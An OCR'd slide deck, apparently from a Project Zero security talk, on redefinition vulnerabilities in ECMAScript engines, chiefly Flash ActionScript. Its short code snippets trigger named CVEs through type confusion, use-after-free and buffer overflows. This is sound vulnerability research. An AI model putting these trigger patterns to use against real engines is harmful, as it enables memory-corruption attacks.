Google


Attacking ECMAScript Engines with Redefinition

Natalie Silvanovich

@natashenka

About me

- Security Engineer on Project Zero
- Flash Enthusiast



Redefinition Vulnerabilities


- ECMAScript allows anything to be redefined as anything*
- Redefinition can allow unexpected scripts to be executed during native functions
- Leads to some interesting bugs

* Your VM may vary

Example (in JavaScript)


```
<script>
  function f(mystring){
    document.write(mystring);
 }
 alert = f;
 alert("hello");
</script>
```


What happens?



(sometimes)

(mostly)





(sometimes)

Google

Redefinition Vulnerabilities

- Sometimes called ‘re-entrance vulnerabilities’
  - But re-entrance isn’t always required!
- Flash seems especially susceptible to these issues
  - We’ve found 24 in the past 6 months
- AS2 has the most problems as more can be redefined
- There’s also been a few bugs in AS3

Previous Redefinition Vulnerabilities

- Rootkits for JavaScript Environments -- Ben Adida, Adam Barth and Collin Jackson (WOOT 2009)
- CVE-2013-0756 -- ProxyObject UAF in FireFox (regenrecht)
- CVE-2014-1705 -- OOB read/write in Chrome(geohot)
- CVE-2014-8636 -- JS Privilege Escalation (Bobby Holley, Joe Vennix)
- Four issues found in HackingTeam leak (CVE-2015-5119, CVE-2015-5122, CVE-2015-5123, CVE-2015-0349)

How to Redefine a Method

Equality Operator

- In AS2, everything can be redefined with the equality operator
  - Might not compile
  - Read-only properties can be ‘fixed’ with ASSetProps
- AS3 is much more restricted

Equality Operator Bug

- CVE-2015-3077

```
var blur = new flash.filters.BlurFilter(100, 15, 5555);
this.filters = [blur]; //this is a Button
flash.filters.BlurFilter =
                          flash.filters.ConvolutionFilter;
var f = this.filters;
var conv = f[0];
conv.matrix = [0,1,1,1,1,1,1,1,1,1,1,1,1,1];
```

Equality Operator Bug

- The filters property of the Button is set to a BlurFilter, which is stored natively
- The BlurFilter constructor is redefined
- The filters property is read and the VM calls the constructor to create the AS object which is a ConvolutionFilter
- It creates the native object based on the BlurFilter
- A ConvolutionFilter in script is backed by a native BlurFilter

Equality Operator Bug

- Type confusion
- Not Real Code

```
BlurFilter* b = new BlurFilter()
…
ConvolutionFilter c = (ConvolutuionFilter*) b;
c.doConvolutionFilterStuff();
```

Another Equality Operator Bug

- Adobe Flash CVE-2015-0305

```
var b = flash.net;
b.FileReference = q;
function q(){
  this.f = flash.display.BitmapData
  var c = new this.f(1000, 1000, true, 1000)
}
var file = new FileReferenceList();
…
file.browse();
```

Another Equality Operator Bug

- The FileReference constructor is overwritten with a method that calls the BitmapData constructor
- The VM assumes the object created is a FileReference
- The ActionScript won’t compile
  - Use an assembler

Proxy Objects

- Proxy objects allow methods that handle every variable access to be defined
- Can sometimes replace objects with properties that can’t be overwritten
- Has caused a few bugs in Firefox

Proxy Object Bug

- Adobe Flash CVE-2015-0327 (Ian Beer)

Stringify (VM!) code:

```
while (index != 0) {
  ownDynPropCount++;
  index = value->nextNameIndex(index);
}

AutoDestructingAtomArray propNames(m_fixedmalloc, ownDynPropCount);
                ...
while (index != 0) {
  Atom name = value->nextName(index);
  propNames.m_atoms[propNamesIdx] = name;
  propNamesIdx++;
  index = value->nextNameIndex(index);
}
```

Proxy Object Bug

ActionScript Code:

```
override flash_proxy function nextNameIndex(index:int):int {
  if (first_time) {
    if (index < 0x10) {
      return index + 1;
    }
    first_time = false;
    return 0;
  } else {
    if (index < 0x10000){
      return index + 1;
    }
    return 0;}}
```

Proxy Object Bug

- Buffer overflow
- The Proxy object returns a small number of items when they are counted
- Returns a larger number when they are written

Conversion Operators

- Flash calls valueOf and toString on function parameters often
  - valueOf is called on most Number parameters
  - toString is called on most String parameters
- These can be overwritten to include any code

```
myFunc(a:Number, b:String);
// a.valueOf gets called if it is not a Number
// b.toString gets called if it is not a String
// for realz
```

Conversion Operators

- CVE-2015-3039

```
var filter = new ConvolutionFilter(...);
var n = {};
n.valueOf = ts;
var a = [];
for(var k = 0; k < 1; k++){
        a[k] = n;
}
filter.matrix = a;
function ts(){
        filter.matrix = a;
}
```

Conversion Operators

- Re-entrance bug
- When ConvolutionFilter.matrix is set, it calls valueOf on each int parameter
- valueOf is redefined to set matrix again
- matrix deletes and reallocates a buffer each time it is called
- Calling matrix inside itself is a use-after-free

Conversion Operators

- CVE-2015-5119 (HT dump)

```
var b = new ByteArray();
b.length = 12;
var n = new myba(b);
b[0] = n;

In the myba class definition:

prototype.valueOf = function()
{
    b.length = 1000;
}
```

Conversion Operators

- AVM Source

```
void ByteArrayObject::
    setUintProperty(uint32_t i, Atom value)
{
    m_byteArray[i] = uint8_t(AvmCore::integer(value));
}
```

- AvmCore::integer calls valueOf
- valueOf can realloc m_byteArray by changing ByteArray length

watches

- Many objects support ‘watches’ on properties
- Can be used to interfere when a property is set

watches

- CVE-2015-3120

```
var fileRef:FileReferenceList = new FileReferenceList();
fileRef.addListener(listener);
fileRef["fileList"] = "asdf";
fileRef.watch("fileList", func);
fileRef.browse(allTypes);

function func(){

    return 7777777;
    }
```

watches

- FileReferenceList.browse creates AS variable fileList and sets it to an Object value
- Setting it triggers the watch, which intercepts the call and sets the property to a Number value
- As the browse function continues to execute, it calls methods on fileList assuming it is still an Object

watches

- CVE-2015-3119

```
this.uri = "test";
var n = new NetConnection();
this.watch("uri", func);
this["__proto__"] = n;
this.connect();
var b = new BitmapData(10, 10, true, 10);
b.setPixel.call(this, 10, 10, 10);

function func(a, b, c){
        this.__proto__ = {};
        this.__proto__.__constructor__ =
                                flash.display.BitmapData;
        super(10, 10, false, 10);
```

watches

- A watch is set on the NetConnection which triggers when uri is set by the connect function
- The watch calls redefines the object constructor and calls the super constructor to turn the object into a String
- The connect function expects it to be a NetConnection, leading to type confusion
- The watch is necessary, because a type check occurs before the watch
- This bug redefines twice! With a watch and then with equality

Other Methods

Subclassing

- Properties of a class can sometimes be overwritten by extending the class
- Usually non-final properties can be replaced with getters and setters in a subclass

__resolve, __lookupGetter__

- Setting the __resolve property of an object causes every undefined property to go to a function
  - Great for figuring out when a native jumps into script to find bugs
- JavaScript supports a similar property __lookupGetter__

getters and setters

- Getters and Setters can execute script when they are called by native functions
- addProperty in AS2
- Function declaration in AS3
- __defineGetter__ /__defineSetter__ in JavaScript
  - Caused CVE-2014-1705 in Chrome
- Native use of getters and setters uncommon in Flash

Finding Redefinition Issues

Finding Redefinition Issues

- Code review
- Reverse engineering
  - Many bugs are found with IDA
- API docs
- Specialized fuzzers

Conclusion

Conclusion

- ECMAScript is largely too dynamic for its own good
- We looked at ActionScript, but other ECMAScript engines have similar issues
- Go forth and find bugs!

Questions

Natalie Silvanovich
@natashenka
natalie@natashenka.ca

http://googleprojectzero.blogspot.ca/